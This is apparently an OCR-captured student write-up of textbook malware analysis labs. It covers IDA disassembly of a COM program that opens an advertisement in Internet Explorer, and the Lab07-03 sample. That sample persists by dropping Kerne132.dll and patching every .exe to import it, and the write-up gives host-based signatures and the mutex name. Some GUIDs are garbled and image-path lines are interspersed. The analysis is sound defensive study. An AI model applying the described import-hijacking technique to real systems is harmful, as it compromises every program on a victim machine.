
Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?


Program doesn't achieve persistance. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).



IDA PRO represents **rclsid** and **riid** like this:


```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid          dd 2DF01h                ; Data1
.rdata:00402058                                          ; DATA XREF: _main+1D↑o
.rdata:00402058                 dw 0                     ; Data2
.rdata:00402058                 dw 0                     ; Data3
.rdata:00402058                 db 0C0h, 6 dup(0), 46h   ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid            dd 0D30C1661h            ; Data1
.rdata:00402068                                          ; DATA XREF: _main+14↑o
.rdata:00402068                 dw 0CDAFh                ; Data2
.rdata:00402068                 dw 11D0h                 ; Data3
.rdata:00402068                 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```

There are two ways to get GUID value of rclsid and riid.Conversion through size representation:dd (dword — 4 bytes)
0002 DF01 dw 0
- **0000** dw 0 -
0000
db **C0** (takes only 1 byte)
000000 46GUID format is **{8–4–4–12}**If we write as GUID we get: **{0002DF01–0000–0000-C000–000000000046}**Here is another way:The interval of value rclsid is from [402058–402068). If we eliminate **image base** (40 0000), we get the interval [2058–2068**)** or [2058–2067**]** (we don't want to take byte which belongs to other value).




CFF Explorer showing the Image Base


I use HxD to select hex bytes Edit -> Select block…




Set the ranges:




"Data inspector" view shows **rclsid** — GUID value (Byte order should be set to Little Endian): **{0002DF01–0000–0000-C000–000000000046}**




If we do the same for **riid** we get **{D30C1661-CDAF-11D0–8A3E00C04FC9E26E}**



These registry keys will show clsid and riid meanings:**HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface**P.S. HKEY_CLASSES_ROOT (HKCR) is a shortcut of ~~HKLM and~~ HKCU, but in our case it doesn't matter.HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000000000000046} shows that CLSID belongs to **Internet Explorer(Ver 1.0).**



HKEY_CLASSES_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E00C04FC9E26E}and the interface is **IWebBrowser2**.



More info about could be found here.After execution of **CoCreateInstance** one of arguments ***ppv*** contains the requested interface pointer.

```
C++

HRESULT CoCreateInstance(
  REFCLSID  rclsid,
  LPUNKNOWN pUnkOuter,
  DWORD     dwClsContext,
  REFIID    riid,
  LPVOID    *ppv
);
```

Pointer *ppv is moved to eax. which is later de-referenced (pointer to object).

```
lea     eax, [esp+24h+ppv]
push    eax             ; ppv
push    offset riid     ; riid
push    4               ; dwClsContext
push    0               ; pUnkOuter
push    offset rclsid   ; rclsid
call    ds:CoCreateInstance
mov     eax, [esp+24h+ppv] ; Pointer to interface
test    eax, eax
jz      short loc_40107F
```

```
lea     ecx, [esp+24h+pvarg]
push    esi
push    ecx             ; pvarg
call    ds:VariantInit
push    offset psz      ; "http://www.malwareanalysisbook.com/ad.h"...
mov     [esp+2Ch+var_10], 3
mov     [esp+2Ch+var_8], 1
call    ds:SysAllocString
lea     ecx, [esp+28h+pvarg]
mov     esi, eax
mov     eax, [esp+28h+ppv] ; Pointer to interface
push    ecx
lea     ecx, [esp+2Ch+pvarg]
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
push    esi             ; bstrString
call    ds:SysFreeString
pop     esi
```

From de-referenced object 2Ch is added (44 in dec).


```
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
```

Structure of IWebBrowser2, can be found here.
44 means **Navigate** method is called.

```
IWebBrowser2 STRUCT
    QueryInterface          DWORD ?  ;[0] (This,riid,ppvObject)
    AddRef                  DWORD ?  ;[4] (This)
    Release                 DWORD ?  ;[8] (This)
    GetTypeInfoCount        DWORD ?  ;[12] (This,pctinfo)
    GetTypeInfo             DWORD ?  ;[16] (This,iTInfo,lcid,ppTInfo)
    GetIDsOfNames           DWORD ?  ;[20] (This,riid,rgszNames,cNames,lcid,rgDispId)
    Invoke                  DWORD ?  ;[24] (This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)
    GoBack                  DWORD ?  ;[28] (This)
    GoForward               DWORD ?  ;[32] (This)
    GoHome                  DWORD ?  ;[36] (This)
    GoSearch                DWORD ?  ;[40] (This)
    Navigate                DWORD ?  ;[44] (This,URL,Flags,TargetFrameName,PostData,Headers)
    Refresh                 DWORD ?  ;[48] (This)
    Refresh2                DWORD ?  ;[52] (This,Level)
    Stop                    DWORD ?  ;[56] (This)
    get_Application         DWORD ?  ;[60] (This,ppDisp)
    get_Parent              DWORD ?  ;[64] (This,ppDisp)
    get_Container           DWORD ?  ;[68] (This,ppDisp)
    get_Document            DWORD ?  ;[72] (This,ppDisp)
    get_TopLevelContainer   DWORD ?  ;[76] (This,pBool)
    get_Type                DWORD ?  ;[80] (This,Type)
    get_Left                DWORD ?  ;[84] (This,pl)
    put_Left                DWORD ?  ;[88] (This,Left)
    get_Top                 DWORD ?  ;[92] (This,pl)
    put_Top                 DWORD ?  ;[96] (This,Top)
    get_Width               DWORD ?  ;[100] (This,pl)
    put_Width               DWORD ?  ;[104] (This,Width)
    get_Height              DWORD ?  ;[108] (This,pl)
    put_Height              DWORD ?  ;[112] (This,Height)
```

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.
"http://www.malwareanalysisbook.com/ad.html."



iii. When will this program finish executing?

After some cleanup functions: **SysFreeString** and **OleUninitialize** program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)


i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?

Persistence is achieved by writing file to "C:\Windows\System32\Kerne132.dll" and modifying every ".exe" file to import that library. **ii. What are two good host-based signatures for this malware?**


Good host-based signatures are:
"C:\\Windows\\System32\\Kerne132.dll"
Mutex name "**SADFHUHF**"

iii. What is the purpose of this program.


Dynamic analysis Execute program with correct argument:"**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**" modifies "WinRAR.exe" in my case.




Library "kerne**1**32.dll" is replaced instead of "kernel32.dll" to executable.




Using API Monitor from ~~Rohitab~~ we identify what is it doing:
Searching for executables ".exe" in C drive.
If found opens it, Creates file mapping object, opens it in memory, searches if import is "kernel32.dll". Replaces with "kerne**1**.dll" Unmaps from memory. Closes handles.



